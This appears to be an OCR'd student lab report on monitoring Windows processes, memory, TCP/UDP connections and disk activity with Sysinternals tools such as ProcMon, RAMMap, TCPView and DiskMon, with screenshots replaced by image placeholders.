Ethernet · 2 IPv4 · 2 IPv6 TCP · 2 UDP
Address Packets Bytes Total Packets Percent Filtered Tx Packets Tx Bytes Rx Packets Rx Bytes
14:d4:24:7d:0b:f2 1 233 bytes 22,733 0.00% 0 0 bytes 1 233 bytes
50:91:e3:f9:15:89 1 233 bytes 17,927 0.01% 1 233 bytes 0 0 bytes
Protocol
Bluetooth
BPv7
DCCP
Ethernet
FC
FDDI
IEEE 802.11
IEEE 802.15.4
IPv4
IPv6
IPX
JXTA
LTP
MPTCP
NCP
openSAFETY
RSVP
Filter list for specific type

Project 13

Aim: Using Sysinternals tools for Network Tracking and Process Monitoring.

➢ **Check Sysinternals tools**

Windows Sysinternal tools are utilities to manage, diagnose, troubleshoot and monitor a Microsoft Windows environment.

The following are the categories of Sysinternal tools:

1. Files and Disk utilities

2. Networking utilities

3. Process utilities


4. Security utilities

5. System Information utilities


6. Miscellaneous utilities

➢ **Monitor Live Processes(Tool:ProcMon):**


1. Filter(Process Name or PID or Architecture,etc)




2. **Go in Tools->Process Tree**




3.Then after clicking on Process Tree you will get the result for the same




3. Tools-> File Summary



5. Tools-> Count Occurrence




We will get the Result for the same:




➢ **Monitor Cache Memory (Tool:RAMmap):**

1. Click capture

2. Creates a .mem file of the system memory(RAM) utilized.








➢ **Capture TCP/UDP packets (Tool:TCPView):**


1. save to .txt fille.


2. Whois












➢ **Monitor Hard Disk(Tool:DiskMon):**

1. Save to .log file.

2. Check operationperformed in the disk as per time and sector affected.



Disk Monitor - Sysinternals: www.sysinternals.com

File Edit Options Help

